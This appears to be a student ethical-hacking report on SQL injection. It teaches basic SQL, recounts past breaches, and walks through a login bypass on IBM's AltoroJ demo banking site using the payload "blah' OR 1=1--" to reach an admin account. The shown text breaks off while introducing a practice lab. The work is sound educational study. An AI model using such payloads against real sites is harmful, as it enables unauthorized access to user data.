SQL injection

How do black hats use SQL-injection (SQL-i) and how can we prevent it?

Selina Fahy – 1801153@uad.ac.uk

Intro to Security – CMP110

BSc Ethical Hacking Year1

2018/2019

Abstract

SQL Injection is a simple attack on websites (developed using languages such as PHP) which interact with databases via SQL queries, which have not been sanitized to deny command lines from users. The researcher has carried out some tests on some SQL Injection vulnerable websites, and found the SQL injection vulnerability to be easily penetrated and gain information, and concluded that if important websites such as banks or medical centres were vulnerable to the use of SQL queries, it would be disastrous.

Furthermore, through some methods, the researcher has found that it may not be too difficult to patch such vulnerabilities.

Contents

Introduction

Background

The Structured Query Language (SQL) server is a language used to interact with database applications that many web applications use in order to store data/information about their services or about their customers. However, like with most popular applications, malicious users find ways to exploit them for their own gains. (Horner and Hyslip, 2017)

In other words SQL injection (SQLi) is an attack that makes it possible to inject malicious SQL statements.

SQL injection is considered as an 'old' threat, being documented in 1998, though not having gained much attention in the security community until around 2002, and is considered to have gained a large amount of popularity in such a dramatic manner because of national events and findings of particularly harmful viruses and worms during the time.

One example of this age-old threat, would be the USA 2016 June/August elections. The FBI was said to have warned IT admins to strengthen their systems to defend against attacks that target servers run by two US state election boards, as it was found that security breaches came from devices around the world and involved the use of sqlmap, Acunetix, and DirBuster tools. Though the gained information during this times was data on the voters and not on the election itself. These attacks were a cause for concern though they were not overtly damaging, considering most of the information gained was public anyway. (Thomson, 2016)

Another example, which would go to show the dangers of SQLi, would be an event that occurred in 2007 when a man by the name of Albert Gonzalez had upload a packet-sniffing malware that he created into ATM systems and gained between 130 to 160 million credit and debit card numbers.

The examples above show how dangerous it could be to gain access to SQL server and how they could be used for something malicious. As well as, to show how a very popular database server was so easily exposed as a vulnerable application.

Aim

The aim of this report will to look at how SQL injections accomplished via the uses of various 'dummy' websites, and then to look at how it is that one can protect against it.


Some objectives in order to meet the above aim are:

1. Using an SQL server in order to see how it is that these 'vulnerable' web applications are made.
2. Using some dummy websites using said knowledge in order to try and 'break' the application and give me possible access to all the information that may be stored within the system.
3. Then, again using such knowledge to see how one can go about patching this particular 'tear' in the system.
4. Look at any other ways in which SQL databases could be used or any other types of attacks that could be used in a similar fashion or together with SQL-I (e.g Buffer overflow).

Procedure/Methodology

Learning SQL

First of all the researcher looked at how it is that SQLi became 'malicious' followed by how to use it. To begin, one would be required to know that SQL is the 'Standard Query Language', which is very popular in creating many web applications and databases. SQL (referring to most types e.g. MySQL, MSSQL, Oracle, etc.) is a rather simple language, as the phrasing of the code is closely related to how you might speak in English. In order to use SQLi the researcher went ahead and learned how to use it first by looking at how to create tables within databases and how one can enter in data, alter the data, remove data and so on. The researcher had used a simple SQL-lite program. Figure 1 shows this.



```
CREATE TABLE booklist(id INTEGER PRIMARY KEY, name TEXT,
rating INTEGER );
INSERT INTO booklist VALUES (1, "Shakespeare", 5);
INSERT INTO booklist VALUES (3, "Margret Atwood", 1);
INSERT INTO booklist VALUES(2, "George Orwell", 2);
SELECT * FROM booklist;
```

DATABASE SCHEMA


booklist	3
id (PK)	INTEGER
name	TEXT
rating	INTEGER

QUERY RESULTS

id	name	rating
1	Shakespeare	5
2	George Orwell	2
3	Margret Atwood	1

Figure 1(above) - Shows the basic knowledge of SQL.

In the preceding figure (*Figure 1*) it shows the researcher created a table that is to hold information on books, in which the table has individual columns containing an id (the 'primary key' seen simply goes to show that 'id' is the primary identification factor), a name, and a rating. Further we can see a 'SELECT * FROM booklist', which goes to show all the data within the table 'booklist' ('*' meaning 'all') in which would display the tables seen on the right of *Figure 1*. As it can already be seen, it is not so difficult to enter data into a table or to get the complete contents of the table. Though this might not seem so bad considering the researcher was only creating a book list, should this have contained any other types of data, such as personal data like bank details or medical records then this can become problematic.



```sql
CREATE TABLE shop (id INTEGER PRIMARY KEY, stock INTEGER,
name TEXT, price INTEGER);

INSERT INTO shop VALUES(1, 5, 'Bananas', 1);
INSERT INTO shop VALUES(2, 15, 'skirts', 10);
INSERT INTO shop VALUES(3, 3, 't-shirts', 6);
SELECT * FROM shop;
```


DATABASE SCHEMA

shop	3
id (PK)	INTEGER
stock	INTEGER
name	TEXT
price	INTEGER

QUERY RESULTS

id	stock	name	price
1	5	Bananas	1
2	15	skirts	10
3	3	t-shirts	6

Figure 2a (above)-continued use of simple SQL knowledge



```sql
CREATE TABLE shop (id INTEGER PRIMARY KEY, stock INTEGER,
name TEXT, price INTEGER);

INSERT INTO shop VALUES(1, 5, 'Bananas', 1);
INSERT INTO shop VALUES(2, 15, 'skirts', 10);
INSERT INTO shop VALUES(3, 3, 't-shirts', 6);


UPDATE shop SET stock = 2 WHERE name = 'Bananas';
ALTER TABLE shop ADD COLUMN rating INTEGER;
SELECT * FROM shop;
```


DATABASE SCHEMA

shop	3
id (PK)	INTEGER
stock	INTEGER
name	TEXT
price	INTEGER
rating	INTEGER

QUERY RESULTS

id	stock	name	price	rating
1	2	Bananas	1	NULL
2	15	skirts	10	NULL
3	3	t-shirts	6	NULL

Figure 2b (above)



```sql
CREATE TABLE shop (id INTEGER PRIMARY KEY, stock INTEGER,
name TEXT, price INTEGER);

INSERT INTO shop VALUES(1, 5, 'Bananas', 1);
INSERT INTO shop VALUES(2, 15, 'skirts', 10);
INSERT INTO shop VALUES(3, 3, 't-shirts', 6);


UPDATE shop SET stock = 2 WHERE name = 'Bananas';
ALTER TABLE shop ADD COLUMN rating INTEGER;


DELETE FROM shop WHERE id = 3;
SELECT * FROM shop;
```


DATABASE SCHEMA

shop	2
id (PK)	INTEGER
stock	INTEGER
name	TEXT
price	INTEGER
rating	INTEGER

QUERY RESULTS

id	stock	name	price	rating
1	2	Bananas	1	NULL
2	15	skirts	10	NULL

Figure 2c (above)



```sql
CREATE TABLE shop (id INTEGER PRIMARY KEY, stock INTEGER,
name TEXT, price INTEGER);

INSERT INTO shop VALUES(1, 5, 'Bananas', 1);
INSERT INTO shop VALUES(2, 15, 'skirts', 10);
INSERT INTO shop VALUES(3, 3, 't-shirts', 6);
INSERT INTO shop VALUES(4, 3, 'Reptiles', 3);

UPDATE shop SET stock = 2 WHERE name = 'Bananas';
ALTER TABLE shop ADD COLUMN rating INTEGER;
UPDATE shop SET rating = 5 WHERE name = 'Bananas';
UPDATE shop SET rating = 3 WHERE name = 'skirts';
DELETE FROM shop WHERE id = 3;

SELECT * FROM shop WHERE price > 7 ORDER BY price;

SELECT * FROM shop;
```

id (PK)	INTEGER
stock	INTEGER
name	TEXT
price	INTEGER
rating	INTEGER

QUERY RESULTS

id	stock	name	price	rating
2	15	skirts	10	3

id	stock	name	price	rating
1	2	Bananas	1	5
2	15	skirts	10	3
4	3	Reptiles	3	NULL

Figure 2d (above) – Using key queries such as DELETE/UPDATE/ALTER.

All the above figures representing *Figure 2* show the effects that other commands have on the table, what it says and what is displayed. Now, we can start to see how it's dangerous if someone with malicious intentions was to break into the servers.


Implementing some basic knowledge manually -

For the practical reference, there will be many attempts at SQLi, on different websites (dummy websites) all at different 'levels' of complexity.

First of all the researcher looked at the most basic types of SQL injections, which was done 'manually' (without the use of any tools). The demo website that was used was " https://demo.testfire.net/login.jsp ". Though, when selecting a website to do SQLi tests or any other types of vulnerability exploitations, one must get permission from the corresponding owner.

Firstly, it is wise to test first, if the website is susceptible to SQLi. To do this manually, the researcher put an " ' " at the end of the URL. If the website was injectable it would return with an error, otherwise it will do nothing. So the URL should look like this " https://demo.testfire.net/login.jsp' ".

In *Figure 3a and b* we can see that this website (https://demo.testfire.net/login.jsp) is susceptible to SQLi as the website has returned an error, showing that it takes an input value from the URL. So, if we did not know already that this website was SQL injectable, we would know with this simple test. However, it is key to remember that one absolutely must obtain permission from the standing organisation otherwise these actions are illegal.




Online Banking Login

The AltoroJ website is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. IBM does not assume any risk in relation to your use of this website. For more information, please go to http://www-142.ibm.com/software/products/us/en/subcategory/SWI10.

Copyright © 2008, 2019, IBM Corporation, All rights reserved.

Figure 3a (above) - A popular and legal website to test SQLi.



An Error Has Occurred

Page could not be found.

The AltoroJ website is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. IBM does not assume any risk in relation to your use of this website. For more information, please go to http://www-142.ibm.com/software/products/us/en/subcategory/SWI10.


Copyright © 2008, 2019, IBM Corporation, All rights reserved.

Figure 3b (above) - Testing for SQLi vulnerability.

So, to begin with our first basic SQLi, the researcher looked at how we can use the apostrophe to hinder the username and password form at the login page.

But, before jumping straight into exploiting the web application, one can take a quick look at what would happen behind the scenes.

The most popular method of SQLi is the *always true* factor of 1=1. By using the OR logic gate we can enter a random piece of data within the login form, then tag 'OR 1=1' at the end of it and the statement would always return true. Then when the login attempt returns true it should give access to the very first account on the system, this is usually an admin of some sort.


https://demo.testfire.net/login.jsp

Sign In | Contact Us | Feedback | Search Go

AltoroMutual — DEMO SITE ONLY

ONLINE BANKING LOGIN | PERSONAL | SMALL BUSINESS | INSIDE ALTORO MUTUAL

PERSONAL
- Deposit Product
- Checking
- Loan Products
- Cards
- Investments & Insurance
- Other Services

SMALL BUSINESS
- Deposit Products
- Lending Services
- Cards
- Insurance
- Retirement
- Other Services

INSIDE ALTORO MUTUAL
- About Us
- Contact Us
- Locations
- Investor Relations
- Press Room
- Careers
- Subscribe

Online Banking Login

Syntax error: Encountered "1" at line 1, column 47.

Username: blah' OR 1=1--

Password: ••••••••••••••

Login

Privacy Policy | Security Statement | Server Status Check | REST API | © 2019 Altoro Mutual, Inc.

The AltoroJ website is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. IBM does not assume any risk in relation to your use of this website. For more information, please go to http://www-142.ibm.com/software/products/us/en/subcategory/SWI10.


Copyright © 2008, 2019, IBM Corporation, All rights reserved.

Figure 4a (above) - Using SQLi on the login page to gain access to website.

So, within the original SQL code in the database there would originally be "Username: 'text' AND Password: 'text' ". And, unless both fields return true, one cannot gain access to the website.

When, the queries/information required are added into the fields then the SQL within the database changes to what we want. So, first of all we want for both the 'Username' and 'Password' fields to return true. To do this, the details entered would, more or less, be "Username: example' OR 1=1 -- and Password: example' OR 1=1 --", in which the double dash (--) means 'to comment', which would comment out whatever is after the 'true' statement.

After, pressing enter we get the following, *Figure 4b*:


https://demo.testfire.net/bank/main.jsp

Sign Off | Contact Us | Feedback | Search Go

AltoroMutual — DEMO SITE ONLY

MY ACCOUNT | PERSONAL | SMALL BUSINESS | INSIDE ALTORO MUTUAL

I WANT TO ...
- View Account Summary
- View Recent Transactions
- Transfer Funds
- Trade Stocks
- Search News Articles
- Customize Site Language

ADMINISTRATION
- Edit Users

Hello Admin User

Welcome to Altoro Mutual Online.

View Account Details: 800000 Corporate GO

Congratulations!

You have been pre-approved for an Altoro Gold Visa with a credit limit of $10000!

Click Here to apply.

Privacy Policy | Security Statement | Server Status Check | REST API | © 2019 Altoro Mutual, Inc.

The AltoroJ website is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. IBM does not assume any risk in relation to your use of this website. For more information, please go to http://www-142.ibm.com/software/products/us/en/subcategory/SWI10.

Copyright © 2008, 2019, IBM Corporation, All rights reserved.


Figure 4b (above) - Successful injection.

We now have access to the admin user. Therefore, as shown, the researcher was able to use basic knowledge of SQL in order able to gain access to a website that is vulnerable, though this example was a very basic vulnerability.

More advanced SQL injection -

If the next step was taken, then a more complex website would be required. The website that the researcher used was "http://leettime.net/sqlninja.com/" (*Figure 5a)*. With this website (leettime.net) the researcher attempted a basic (or classic) SQL injections, but under different circumstances.

For, the first one we will look at the 'Basic Injection – Challenge 1' on the web page (*Figure 5a)*.



W SQL Injection Ninja Testing Labs by SecurityIdiots


SQL Injection Ninja Lab is a lab which provides a complete testing environment for anyone who is interested to learn SQL injection or sharpen his Injecting skills. The Lab includes a list of challenges which makes the attacker to face different types of queries and broadens him mind for different types of SQL injection attack. This lab simulates different points of injection but not different web technologies, hopefully which will be achieved in the next series of SQLninja Labs.

Disclaimers : The skills you get from this lab or the website is to be used for educational purposes only. The Lab/website creator is in no way responsible for any misuse of the information provided. All of the information in this Lab/website is meant to help the user develop a hacker defense attitude in order to prevent the attacks discussed. In no way should you use the information to cause any kind of damage directly or indirectly. The word "Hacking" should be regarded as "Ethical hacking". You implement the information given at your own risk.
I hope you are ready for the Game Click Basic Injection Challenge 1 to begin.

Visit Security Idiots for more challenges and Tutorials

Figure 5a (above) – selecting a 'level' to start injecting.

In which this is the page presented *(Figure 5b)*:



